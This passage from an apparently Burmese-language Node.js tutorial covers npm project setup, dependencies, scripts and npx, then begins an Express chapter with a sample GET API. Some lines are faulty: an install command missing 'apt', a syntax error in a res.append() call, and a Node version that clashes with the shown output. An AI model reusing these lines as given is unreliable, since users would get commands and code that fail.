ဖိုင်ကိုဖတ်ယူတဲ့ fs.readFile() အတွက် Callback Function ကိုပေးပြီး ရေးထားတဲ့အတွက် ဖိုင်ကို ဖတ်ယူတဲ့ I/O ကို စောင့်စရာမလိုဘဲ ကျန်တဲ့ Process တွေက ဆက်အလုပ်လုပ်သွားတာပါ။ ဖိုင်ကိုဖတ်လိုပြီးတော့မှသာ ပေးလိုက်တဲ့ Callback Function က အလုပ်လုပ်ခြင်း ဖြစ်ပါတယ်။ Non-blocking I/O ဆိုတာ ဒါမျိုးကိုဆိုလိုတာပါ။ ဒါကြောင့် တစ်ချို့ နည်းပညာလုပ်ငန်းကြီးတွေကအစ စွမ်းဆောင်ရည်မြင့် Service တွေ ဖန်တီးဖို့အတွက် Node ကို ရွေးချယ် အသုံးပြုနေကြတာပါ။

Install Node

Node Installer ကို nodejs.org ကနေ Download ရယူနိုင်ပါတယ်။ သူကတော့ သိပ်ဆန်းဆန်းပြားပြား တွေမလိုဘဲ အလွယ်တစ်ကူး Install လုပ်ပြီး သုံးလို့ရလေ့ရှိပါတယ်။ အခုခြားကိုရေးနေချိန်မှာ နောက်ဆုံး ထွက်ရှုထားတဲ့ Version ကတော့ 14.11.0 ပါ။ Feature သစ်တွေစမ်းချင်ရင် နောက်ဆုံး Version ကို သုံးရပြီး၊ လက်တွေ့သုံးဖို့ ရည်ရွယ်ရင် LTS (Long-Term Support) Version ကို သုံးရပါတယ်။ အခုအပိုင်းမှာ ဖော်ပြုမယ့်ကုဒ်ကတော့ နမူနာသက်သက်မို့ ဘာကိုပဲရွေးချွေး ကိစ္စမရှိပါဘူး။

Install လုပ်လိုက်ရင် ပါဝင်လာမယ့် နည်းပညာက (၂) ခုပါ။ node နဲ့ npm ဖြစ်ပါတယ်။ JavaScript ကုဒ်တွေကို node နဲ့ Run ရမှာဖြစ်ပြီး npm ကတော့ Package Manager ပါ။ npm ကိုသုံးပြီး Express အပါအဝင် ကိုယ်သုံးချင်တဲ့ Package တွေကို ရယူအသုံးပြုနိုင်ပါတယ်။

Ubuntu Linux လို Operation System သုံးနေတဲ့ သူတွေကတော့ Website မှာသွားပြီး Download လုပ်နေစရာမလိုပါဘူး။ apt နဲ့ အခုလို Install လုပ်လိုရနိုင်ပါတယ်။

```
sudo install nodejs npm
```

npm ကိုပါသီးခြားတွဲပြီး Install လုပ်ပေးရတယ်ဆိုတာကိုတော့ သတိပြုပါ။

Install လုပ်ပြီးပြီဆိုရင် Command Prompt ဖွင့်ပြီး အခုလိုစမ်းကြည့်နိုင်ပါတယ်။

```
node -v  
v12.16.1  
  
npm -v  
6.14.8
```

-v Option က Version နံပါတ်ကို ထုတ်ကြည့်တာပါ။ ဒါကြောင့် အပေါ်ကန်မူနာမှာလို ကိုယ် Install လုပ်ထားတဲ့ node Version နဲ့ npm Version ကို တွေ့မြင်ရပြီဆိုရင် အသုံးပြုဖို့ Ready ဖြစ်နေပါပြီ။

Node Modules

Node မှာ တစ်ခါတည်း အသင့်သုံးလိုရတဲ့ Module တွေ ပါပါတယ်။ စိုင်တွေ၊ စိုဒါတွေ စီမံနိုင်တဲ့ File System Module, Web Server တွေ Service တွေ ဖန်တီးလိုရတဲ့ HTTP Module, Network Socket ပရီ ဂရမ်တွေ ဖန်တီးလိုရတဲ့ Net Module စသဖြင့် ပါသလို Crypto, OS, Path, Zlib, Stream, URL, Timers စသဖြင့် အထွေထွေသုံး Module တွေ အများကြီး ပါပါတယ်။ အပေါ်မှာ Non-blocking I/O အကြောင်းပြောတုံးက ပေးခဲ့တဲ့ ကုဒ်နှမူနာက File System Module ကို သုံးထားတာပါ။ ဒီ Module တွေအကြောင်းကိုတော့ စုအောင်ထည့်မပြောနိုင်ပါဘူး။ အသုံးဝင်တဲ့ Build-in Module တွေရှိတယ်၊ လိုအပ်ရင်သုံးလိုရတယ် ဆိုတာကိုသာ မှတ်ထားပေးပါ။ JavaScript ရေးတတ်တယ်ဆိုရင် ဒီ Module တွေ ယူသုံးရတာက မခေါ်လှပါဘူး။ Node ရဲ့ Documentation မှာ လေ့လာပြီး သုံးသွားရင် အဆင်ပြုမှာပါ။

- <https://nodejs.org/en/docs/>

Module တွက ပုံစံ (၃) မျိုးဖြစ်နိုင်တယ်လို ဆိုနိုင်ပါတယ်။ တစ်မျိုးက Node ရဲ့ Build-in Module တွေပါ။ နောက်တစ်မျိုးက JavaScript အခန်းမှာ ဖော်ပြခဲ့သလို ကိုယ်ပိုင်ဖန်တီးထားတဲ့ Module တွေပါ။ နောက်တစ်မျိုးကတော့ npm ရဲ့ အကူအညီနဲ့ ရယူအသုံးပြုတဲ့ Module တွေပဲ ဖြစ်ပါတယ်။ Express အပါအဝင် JavaScript Package ပေါင်းမြောက်များစွာ ရှိနေပါတယ်။ များလွန်းလိုတောင် ခက်နေပါသေးတယ်။ ကိုယ့်ဘာသာ ရေးစရာမလိုသလောက်ပါပဲ။ လုပ်ဆောင်ချက်တစ်ခု လိုအပ်ရင် ရှာကြည့်လိုက်၊ ယူသုံးလိုရတဲ့ Third-party Module ရှိဖို့ ကျိမ်းသေတယ်လို ပြောရမလောက်ပါပဲ။ အဲဒီလို ယူသုံးလိုရတဲ့ Module တွေကို npm ရဲ့ အကူအညီနဲ့ ယူရတာမို့လို npm အကြောင်းကို ဆက်ပြောပါမယ်။

NPM

npm နဲ့ လုပ်မယ့်အလုပ် (၃) ခုရှိတယ်လို မှတ်နိုင်ပါတယ်။ တစ်ခုက ပရောဂျက် တည်ဆောက်မှာပါ။ နောက်တစ်ခုကတော့ လိုအပ်တဲ့ Package တွေကို ရယူမှာဖြစ်ပြီး၊ နောက်ဆုံးတစ်ခုကတော့ Script တွေ Run မှာ ဖြစ်ပါတယ်။

npm ကို သုံးပြီး ပရောဂျက်တည်ဆောက်ဖို့အတွက် npm init ကို သုံးနိုင်ပါတယ်။ သူက ပရောဂျက် အမည်၊ Version နံပါတ်၊ ပရောဂျက် Description၊ လိုင်စင်၊ စတဲ့အချက်အလက်တွေကို လာမေးပါလိမ့်မယ်။ တစ်ခုချင်း ဖြေပေးသွားလိုက်ရင် နောက်ဆုံးမှာ ကိုယ်ပေးလိုက်တဲ့ အချက်အလက်တွေ ပါဝင်တဲ့ package.json ဆိုတဲ့ ဖိုင်တစ်ခုထွက်လာပါလိမ့်မယ်။ ဖို့ဒါတစ်ခုမှာ package.json ဖိုင် ပါဝင်သွားတာနဲ့ NPM Project တစ်ခု ဖြစ်သွားပါပြီ။ တစ်ကယ်တော့ အမေးအဖြေတွေ တစ်ကြောင်းချင်း လုပ်ရတာကြာပါတယ်။ npm init -y ဆိုပြီး နောက်ဆုံးက -y Option လေးထည့်ပေးလိုက်ရင် ဘာမှ လာမမေးတော့ဘဲ package.json ကို Default Value တွေနဲ့တည်ဆောက်ပေးသွားမှာပါ။ နောက်မှ ပြင်စရာရှိရင် အဲဒီ package.json ကိုဖွင့်ပြင်တာက ပိုအဆင်ပြေပါတယ်။

ဖို့ဒါတစ်ခုကို နှစ်သက်ရာအမည်နဲ့ ကိုယ့်ဘာသာ ဆောက်လိုက်ပါ။ အဲဒီဖို့ဒါထဲမှာ အခုလို Run ပေးလိုက်ရင် ပါပြီ။ ပရောဂျက်ဖို့ ဖြစ်သွားပါပြီ။

```
npm init -y
```

```
Wrote to /path/to/project/package.json:
```

```
{
```

```

"name": "project",
"version": "1.0.0",
"description": "",
"main": "index.js",
"scripts": {
  "test": "echo \\"Error: no test specified\\" && exit 1"
},
"keywords": [],
"author": "",
"license": "ISC"
}

```

ပရောဂျက်ဖို့ဒါထဲမှာပဲ npm ကိုသုံးပြီးတော့ လိုချင်တဲ့ Third-party Package တွေကို ရယူလို့ရပါတယ်။ ဥပမာ ဒီလိုပါ -

```
npm install express
```

ဒါဆိုရင် express ဆိုတဲ့ Package ကို npm က Download လုပ်ယူပေးယုံသာမက၊ express အလုပ်လုပ်နိုင်ဖို့အတွက် ဆက်စပ်လိုအပ်နေတဲ့ Dependency Package တွေကိုပါ အလိုအလျောက် ရယူပေးသွားမှာပါ။ ရှုံးလာတဲ့ Package တွေကို node_modules ဆိုတဲ့ ဖို့ဒါတစ်ခုတဲ့မှာ အကုန်ထည့်ပေးသွားမှာဖြစ်ပါတယ်။ အသုံးလိုတဲ့အခါ အခုလို အလွယ်တစ်ကူ ချိတ်ဆက်အသုံးပြုလို့ရပါတယ်။

JavaScript

```
const express = require("express");
```

Package အမည်ဖြစ်တဲ့ express လိုပဲပြောလိုက်ဖို့လိုပါတယ်။ Package ရဲ့တည်နေရာကို ပြောပြစ်ရာ မလိုပါဘူး။ npm က Package တွေ node_modules ဆိုတဲ့ ဖို့ဒါထဲမှာ ရှုမှန်းသိထားပြီးသွားပါ။ npm install အစား အတိကောက် ဒီလိုရေးလိုလည်း ရပါတယ်။ ဒါ တစ်လုံးတည်းပေးလိုက်တာပါ။

```
npm i express
```

ဒါဆိုရင်လည်း express Package ကို ရယူလိုက်တာပါပဲ။ ဒီလိုရယူပြီးနောက် package.json ဖိုင်ကို ဖွင့်ကြည့်လိုက်ပါ။ အခုလိုဖြစ်နေနိုင်ပါတယ်။

JSON

```
{
  "name": "project",
  ...
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  ...
  "license": "ISC",
  "dependencies": {
    "express": "^4.17.1"
  }
}
```

dependencies ဆိတဲ့အပိုင်းတစ်ပိုင်း တိုးလာပြီး အထဲမှာ express ပါဝင်နေတာကို တွေ့ရပါလိမ့်မယ်။ အဲဒါကတော့ လက်ရှိပရောဂျက်ဟာ express ရှိမှ အလုပ်လုပ်တယ်လို သူအလိုလို သတ်မှတ်လိုက်တာပါပဲ။ တွေး Package တွေထပ်ပြီးတော့ install လုပ်ရင်လည်း အဲဒီလိုထပ်တိုးပြီးတော့ ပါဝင်သွားနိုးမှာပါ။

တစ်ချို့ Package တွေက လိုတော့လိုအပ်တယ်၊ ဒါပေမယ့် အဲဒါရှိမှ အလုပ်လုပ်တာ မဟုတ်ဘူး၊ ကုဒ်တွေ ရေးနေစဉ်မှာပဲ လိုအပ်တာဆိုတာမျိုး ရှိတတ်ပါတယ်။ ဥပမာ - eslint လို နည်းပညာမျိုးပါ။ သူက ရေးထားတဲ့ ကုဒ်ထဲမှာရှိနေတဲ့ အမှားတွေကို ရှာပေးနိုင်ပါတယ်။ ဒါကြောင့် သူရှိမှ အလုပ်လုပ်တာမျိုးတော့ မဟုတ်ပါဘူး။ ကုဒ်တွေရေးနေစဉ် Development Time မှာပဲ လိုအပ်တဲ့သဘောပါ။ ဒီလို Package မျိုးကို Development Dependency လိုခေါ်ပါတယ်။ install လုပ်တဲ့အခါ --save-dev ဆိုတဲ့ Option နဲ့ တွဲပြီးတော့ install လုပ်သင့်ပါတယ်။ အတိုကောက် -D လိုပြောရင်လည်း ရပါတယ်။ ဒီလိုပါ။

```
npm i -D eslint
```

ဒီလို install လုပ်ပြီးတဲ့အခါ package.json ကို ပြန်လေ့လာကြည့်လိုက်ပါ။ ဒီလိုပုံစံမျိုး ဖြစ်နိုင်ပါတယ်။

JSON

```
{
  "name": "project",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1"
  },
  "keywords": [],
  "author": "",
  "license": "ISC",
  "dependencies": {
    "express": "^4.17.1"
  },
  "devDependencies": {
    "eslint": "^7.9.0"
  }
}
```

devDependencies ဆိုတဲ့ အပိုင်းတစ်ခု ထပ်တိုးသွားတာပါ။ ဒါကြောင့် ဒီဖိုင်ကို ကြည့်လိုက်ယံနဲ့ ဒီပရောဂျက်မှာ ဘာတွေလိုလဲဆိုတာကို သိရနိုင်ပါတယ်။ စောစောက install လုပ်လိုက်တဲ့ Package တွေကို node_modules ဖို့အဲမှာ သိမ်းသွားတယ်လို့ ပြောခဲ့ပါတယ်။ ကိုယ့် ပရောဂျက်ကို သူများကို ပေးတဲ့အခါ အဲဒီ node_modules ဖို့အဲ ထည့်ပေးစရာမလိုပါဘူး။ အလားတူပဲ သူများ Package တွေကို ယူတဲ့အခါမှာလည်း node_modules ဖို့အဲမပါလို့ ဘာမှမဖြစ်ပါဘူး။ package.json ပါဖို့ပဲလိုပါတယ်။ npm ကို လိုတာတွေအကုန်း install လုပ်လိုက်ပါလို့ အခုလို့ ပြောလို့ရပါတယ်။

```
npm i
```

ဒါပါပဲ။ install အတွက် နောက်က Package အမည် မပေးတော့တာပါ။ ဒါဆိုရင် npm က package.json ကို ကြည့်ပြီးတော့ လိုတာတွေအကုန်း install လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။

NPM ကို သုံးမယ့်ကိစ္စ (၃) ခုမှာ (၂) ခုတော့ ရသွားပါပြီ။ တစ်ခုက ပရောဂျက်ဆောက်တာပါ။ နောက်တစ်ခု က လိုတဲ့ Package တွေ ရယူတာပါ။ ကျွန်ုန်းနောက်ဆုံးတစ်ခုကတော့ Script တွေ Run တာဖြစ်ပါတယ်။ package.json ထဲမှာ scripts ဆိုတဲ့ အပိုင်းတစ်ပိုင်းပါပါတယ်။ အဲဒီ scripts မှာအခုလို့ နမူနာ script လေးတစ်ခုလောက် ရေးပြီး ထည့်လိုက်ပါ။

JSON

```
{
  "name": "project",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",

  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "fun": "echo \"NPM scripts are fun\""
  },
  ...
  "dependencies": {
    "express": "^4.17.1"
  },
  "devDependencies": {
    "eslint": "^7.9.0"
  }
}
```

scripts ထဲမှာ test က နိဂုက်တည်းကပါတာပါ။ fun လိုခေါ်တဲ့ Script တစ်ခု ထပ်ရေးပြီး ထည့်ပေးလိုက်တာပါ။ ဘာမှအထူးအဆန်းတော့ မဟုတ်ပါဘူး စာလေးတစ်ကြောင်း ရိုက်ထုတ်ပေးတဲ့ Script ပါ။ အဲဒီ Script ကို အခုလို npm နဲ့ Run ခိုင်းလိုပါတယ်။

npm run fun

```
> app@1.0.0 fun /home/eimg/Desktop/app
> echo "NPM scripts are fun"
```

```
NPM scripts are fun
```

ဒီနည်းကိုသုံးပြီး ပရောဂျက်နဲ့ Source Code တွေကို စီမံတဲ့ Script တွေရေးထားပြီး လိုတဲ့အချိန် Run လိုရှင်းဖြစ်ပါတယ်။ Development Process Management အတွက် အရေးပါတဲ့ လုပ်ဆောင်ချက်ပါ။ ကုဒ်တွေရေးပြီးတဲ့အခါ Jest Test Library သုံးပြီး Unit Test တွေ Run ပေးဖို့လိုနိုင်ပါတယ်။ ESLint လိုနည်းပညာများနဲ့ ကုဒ်အမှားတွေ ရှားခိုင်းလို ရနိုင်ပါတယ်။ Babel လိုနည်းပညာများ နဲ့ Compile လုပ်ဖို့လိုတာ တွေ Compile လုပ်ဖို့လိုနိုင်ပါတယ်၊ ဥပမာ React ရဲ့ JSX နဲ့ ရေးထားတဲ့ကုဒ်ကို JavaScript ဖြစ်အောင် ပြောင်းတာမျိုးပါ။ Webpack လိုနည်းပညာမျိုးနဲ့ ပရောဂျက်ကို Development Server နဲ့ Run ဖို့လိုနိုင်ပါတယ်။ ဒါမျိုးတွေကို တစ်ခုချင်း Manual လုပ်မယ့်အစား Script တွေရေးထားလိုက်မယ်ဆိုရင် NPM Script နဲ့ လိုအပ်ချိန်မှာ တစ်ချက်တည်းနဲ့ Run လိုရမှာဖြစ်ပါတယ်။ ဒီအကြောင်းအရာတွေကတော့

ကျွန်ုတ်တို့အမိဘထား လေ့လာချင်တဲ့အကြောင်းအရာနဲ့ Out of scope ဖြစ်နေလို့ ထည့်မပြောပါဘူး။ NPM နဲ့ Script တွေ Run လိုရတယ်ဆိုတာကိုသာ မှတ်ထားလိုက်ပါ။

နောက်ထပ်တစ်ခု မှတ်သင့်ပါသေးတယ်။ npm နဲ့ အခုန်မူနာ install လုပ်ပြုတဲ့ Package တွေကို Local Package လိုပေါ်ပါတယ်။ လက်ရှုပရောဂျက်နဲ့ပဲ သက်ဆိုင်ပြီး လက်ရှုပရောဂျက် ထဲကနေပဲ သုံးဆင့် ရှိတဲ့ Package တွေပါ။ လိုအပ်ရင် Global Package ခေါ် System Wide ကြိုက်တဲ့နေရာကနေ ချိတ်သုံးလို ရအောင်လည်း install လုပ်လိုရပါတယ်။ --global သို့မဟုတ် -g Option နဲ့တဲ့ပြီး install လုပ်ရ ပါတယ်။ ဒီလိုပါ –

```
npm i -g eslint
```

ဒီတစ်ခါတော့ eslint ကို Global Package အနေနဲ့ Install လုပ်လိုက်တာပါ (Ubuntu Linux လို့ စနစ် မျိုးမှာ ရှုံးက သုည်ပေးဖို့ လိုနိုင်ပါတယ်)။ ဒါကြောင့် ဒီ Package ကို System Wide ကြိုက်တဲ့ နေရာကနေ ခေါ်သုံးလိုရသွားပါပြီ။

npx ဆိုတာလည်း ရှိပါသေးတယ်။ တစ်ချို့ Install လုပ်ထားတဲ့ Package တွေက Module အနေနဲ့ ခေါ် သုံးဖို့ မဟုတ်ပါဘူး။ လိုအပ်တဲ့အခါ Run နိုင်ဖို့ Install လုပ်ထားတာပါ။ အခုန်မူနာပေးနေတဲ့ eslint ဆိုရင်လည်း ဒီသဘောပါပဲ။ ဒီ Package ကိုခေါ်သုံးပြီး ကုဒ်တွေရေးဖို့ထက်စာရင် ဒီ Package ကို Run ပြီး တော့ ကုဒ်တွေကို စစ်ဖို့ဖြစ်ပါတယ်။ Global Package အနေနဲ့ Install လုပ်ထားရင် အခုလို ရှိရှိ Command တစ်ခုကဲ့သို့ Run လိုရပါတယ်။ ကြိုက်တဲ့နေရာကနေ Run လိုရပါတယ်။

```
eslint --init
eslint math.js
```

eslint --init နဲ့ Configuration ဖိုင်တည်ဆောက်ပြီး နောက်တစ်ဆင့်မှာ math.js ထဲမှာရှိတဲ့ အမှားတွေကို စစ်ဆိုင်းလိုက်တာပါ။ အကယ်၍ Local Package အနေနဲ့ Install လုပ်ထားတာ ဆိုရင်တော့ npx ကိုသုံးပြီး အခုလို Run ပေးရပါတယ်။

```
npx eslint --init  
npx eslint math.js
```

ဒီလောက်ဆိုရင်တော့ Node တို့ NPM တို့နဲ့ပက်သက်ပြီး သိသင့်တာလေးတွေ စုံသလောက်ရှိသွားပါပြီ။

အခုပြောခဲ့တဲ့ထဲမှာ ရေးမယ်လို့ ရည်ရွယ်ထားတဲ့ ပရောဂျက်အကြောင်းတော့ မပါသေးပါဘူး။ နောက်တစ်ခန်းကျတော့မှ Express ကိုလေ့လာရင်း ဆက်ရေးသွားကြမှာမို့လိုပါ။

အခန်း (၇၃) – Express

Express ဟာ JavaScript Server-side Framework တွေထဲမှာ လူသုံးအများဆုံးဖြစ်ပြီးတော့ Service နဲ့ API တွေဖန်တီးဖို့အတွက် အဓိကအသုံးပြုကြပါတယ်။ ရိုးရှင်းပြီး အသုံးပြုရလည်း လွယ်သလို စွမ်းဆောင်ရည်မြင့်ပြီး မြန်တဲ့အတွက် လက်တွေ့အသုံးချ ပရောဂျက်ကြီးတွေကထိ အားကိုးအားထား ပြုကြရတဲ့ Framework ပါ။

ပြီးခဲ့တဲ့အခန်းမှာ NPM အကြောင်းပြောရင်း ပရောဂျက်တည်ဆောက်ပုံနဲ့ Express ကို ရယူပုံဖော်ပြခဲ့ပါတယ်။ ပြန်ကြည့်နေရတာမျိုးမဖြစ်အောင် နောက်တစ်ခေါက် ပြန်ပြောလိုက်ပါမယ်။ ပထမဗျိုးဆုံး မိမိနှစ်သက်ရာအမည်နဲ့ ဖိုဒါတစ်ခုဆောက်လိုက်ပါ။ ပြီးတဲ့အခါ အဲဒီဖိုဒါတဲ့မှာ အခုလို ပရောဂျက်တစ်ခု ဖန်တီးပြီး Express ကိုထည့်သွင်းပေးလိုက်ပါ။

```
npm init -y
npm i express
```

ဒါဆိုရင် Express ကို အသုံးပြုပြီး ကုဒ်တွေ စရေးလိုဂျပါပြီ။ ရေးချင်တဲ့ ပရောဂျက်ကုဒ်တွေ မရေးခင် Express ရဲ့ သဘောသဘာဝတစ်ချို့ကို အရင်ပြောပြချင်ပါတယ်။ ပထမဆုံးအနေနဲ့ Express ကိုသုံးပြီး API URL သတ်မှတ်ပုံနဲ့ Server Run ပဲ Run နည်းကို အရင်ပြောပြပါမယ်။ ပရောဂျက်ဖိုဒါတဲ့မှာ index.js အမည်နဲ့ ဖိုင်တစ်ခုဆောက်ပြီး အခုလို ရေးသားပေးပါ။

JavaScript

```
const express = require("express");
const app = express();

app.get("/api/people", function(req, res) {
    const data = [
        { name: "Bobo", age: 22 },
        { name: "Nini", age: 23 },
    ];

    return res.status(200).json(data);
});

app.listen(8000, function() {
    console.log("Server running at port 8000...");
});
```

ဒီကုဒ်မှာ ပထမဆုံး express ကို Import လုပ်ယူပါတယ်။ ပြီးတဲ့အခါသူကို Run ပြီးတော့ app Object တစ်ခုတည်ဆောက်ပါတယ်။ နမူနာမှာ app ရဲ့ Method (၂) ခုကို သုံးထားပါတယ်။ get() နဲ့ listen() တို့ဖြစ်ပါတယ်။

get() ဟာ Route Method တစ်ခုဖြစ်ပြီး URL လိပ်စာတွေ သတ်မှတ်ဖို့ သုံးပါတယ်။ လက်ခံလိုတဲ့ Request Method ပေါ်မှုတည်ပြီး get(), post(), put(), patch(), delete() စသဖို့ Route Method တွေ အစုရိပါတယ်။ ကိုယ်လိုအပ်တဲ့ Method ကို အသုံးပြုနိုင်ပါတယ်။

Route Method တွေဟာ URL နဲ့ Callback Function တို့ကို Parameter များအနေနဲ့ လက်ခံပါတယ်။ URL သတ်မှတ်ပုံကတော့ ဟိုး RESTful API မှာ ရှင်းပြခဲ့ပြီးဖြစ်တဲ့ ဖွဲ့စည်းပုံအတိုင်း သတ်မှတ်နိုင်ပါတယ်။ Callback Function ကတော့ သတ်မှတ်ထားတဲ့ URL ကိုအသုံးပြုပြီး Request ဝင်ရောက်လာတဲ့အခါ အလုပ်လုပ်မယ့် Function ဖြစ်ပါတယ်။ သူမှာ Request နဲ့ Response Object တွေကို လက်ခံအသုံးပြုလို ရပါတယ်။ နမူနာမှာ Request ကို req ဆိုတဲ့ Variable နဲ့လက်ခံပြီး Response ကို res ဆိုတဲ့ Variable နဲ့ လက်ခံယူထားတာကို တွေ့နိုင်ပါတယ်။ req မှာ Request နဲ့ပက်သက်တဲ့ Header တွေ Body တွေ အကုန်နှုပါတယ်။ တခြားအသုံးဝင်နိုင်တဲ့ Cookie တို့ Host တို့ IP Address တို့လည်း ရှိပါတယ်။ အလားတူပဲ res ကို သုံးပြီးတော့ လိုအပ်တဲ့ Response Header, Status Code နဲ့ Body တွေ သတ်မှတ်လို့ရပါတယ်။

ပေးထားတဲ့နမူနာအရ get() Method ကိုသုံးပြီးရေးထားလို Request Method က GET ဖြစ်ရပါမယ်။ ပါ။ URL က /api/people အတိအကျဖြစ်ရပါမယ်။ Request Header နဲ့ Body ကတော့ ပေးပို့သူ ကြိုက်သလိုပို့လို ရပါတယ်။ သူ့ဘို့သမျှ req ထဲမှာ အကုန်ရှုနေမှာပါ။

နမူနာကုဒ်ရဲ အလုပ်လုပ်ပုံကတော့ ရိုးရိုးလေးပါ။ data လိုခေါ်တဲ့ Sample JSON Array တစ်ခုရှိပါတယ်။ res.status() ကိုသုံးပြီး Status Code သတ်မှတ်ပါတယ်။ json() ကတော့ အလုပ်နှစ်ခု လုပ်ပေးပါတယ်။ Response Header မှာ Content-Type: application/json လိုသတ်မှတ်ပြီး ပေးလိုက်တဲ့ JSON data ကို Response Body အနေနဲ့ ပြန်ပို့ပေးမှာပါ။ တွေ့ခြား send(), sendFile() စသဖြင့် ပြန်ပို့ချင်တဲ့ Content အမျိုးအစားပေါ်မှုတည်ပြီး ပို့လိုရတဲ့ လုပ်ဆောင်ချက်တွေ ရှိပါသေးတယ်။ ဒါပေမယ့် ကျွန်တော်တို့ကတော့ json() ကိုပဲ သုံးဖြစ်မှာပါ။ end() ဆိုတဲ့ လုပ်ဆောင်ချက်တစ်ခုတော့ ရုံဖန်ရံခဲလိုနိုင်ပါတယ်။ ဥပမာ -

JavaScript

```
res.status(204).end()
```

204 ရဲ သဘောကိုက No Content ဖြစ်လို Response Body မပို့သင့်ပါဘူး။ ဒါကြောင့် end() နဲ့ Response ကို အပြီးသတ်ပေးလိုက်တဲ့ သဘောပါ (ဒါမှမဟုတ် အဲဒီလို နှစ်ခုတွဲ ရေးမနေတော့ဘဲ sendStatus() ကို သုံးလိုလည်း ရပါတယ်။ သူ့လည်း Status Code ချည်းပြန်ပို့တာပါပဲ။ ကိုယ့်ဘာသာ end() လုပ်ပေးစရာတော့ မလိုတော့ပါဘူး)။

Response Header တွေ သတ်မှတ်လိုရင် res.set() ကိုသုံးနိုင်ပါတယ်။ ဥပမာ -

JavaScript

```
res.set({
  "Location": "http://domain/api/people/3",
  "X-Rate-Limit-Limit": 60,
});
```

res.append() ကိုလည်းသုံးနိုင်ပါတယ်။ သူကတော့ Header တွေကို အခုလိုတစ်ခါတည်း အကုန်မသတ်မှတ်ဘဲ တစ်ခုချင်း ထပ်တိုးချင်ရင် အသုံးဝင်ပါတယ်။

JavaScript

```
res.append("X-Rate-Limit-Remaining": 58);
```


ဟိုအပေါ်မှာ ပေးထားတဲ့ကုဒ်နမူနာမှာ res.status(200).json(data) လိုပြောတဲ့အတွက် Status Code 200, Content-type: application/json နဲ့ data ကို Response Body အဖြစ် ပြန်ပိုပေးသွားမှာပါ။ ပြီးတော့မှ listen() ကိုသုံးပြီး Server Run ခိုင်းထားပါတယ်။ Port နံပါတ် နဲ့ Callback Function ပေးရပါတယ်။ Port နံပါတ်ကို 8000 လိုပေးထားပြီး Callback Function ကတော့ Server Run ပြီးရင် အလုပ်လုပ်ပေးသွားမှာ ဖြစ်ပါတယ်။

စမ်းကြည့်လို့ ရပါတယ်။ ရေးထားတဲ့ကုဒ်ကို အခုလို node နဲ့ Run ပေးရပါမယ်။


```
node index.js
```

```
Server running at port 8000...
```

Server Run နေပြီဖြစ်လို့ နှစ်သက်ရာ Web Browser တစ်ခုကိုဖွင့်ပြီး localhost:8000 နဲ့ စမ်းကြည့်လို့ရပါတယ်။ အခုလိုတွေ့ရပါမယ်။



ဘာမှမပါတဲ့ Root URL အလွတ်ဖြစ်နေလို့ အဲဒီလိုတွေ့ရတာပါ။ ဒါကြောင့် localhost:8000/api/people ကို စမ်းကြည့်လိုက်ပါ။ အခုလိုတွေ့ရပါလိမ့်မယ်။



ဒါဟာ API တစ်ခုဖန်တီးလိုက်တာပါပဲ။ နောက်ထပ်သိသုတေသနတာလေး တစ်ချို့ထပ်မှတ်ပါ။ ပထမတစ်ခု ကတော့ Dynamic URL သတ်မှတ်ပုံသတ်မှတ်နည်း ဖြစ်ပါတယ်။ စောစောကန်မူနာမှာ URL က Static ပါ။

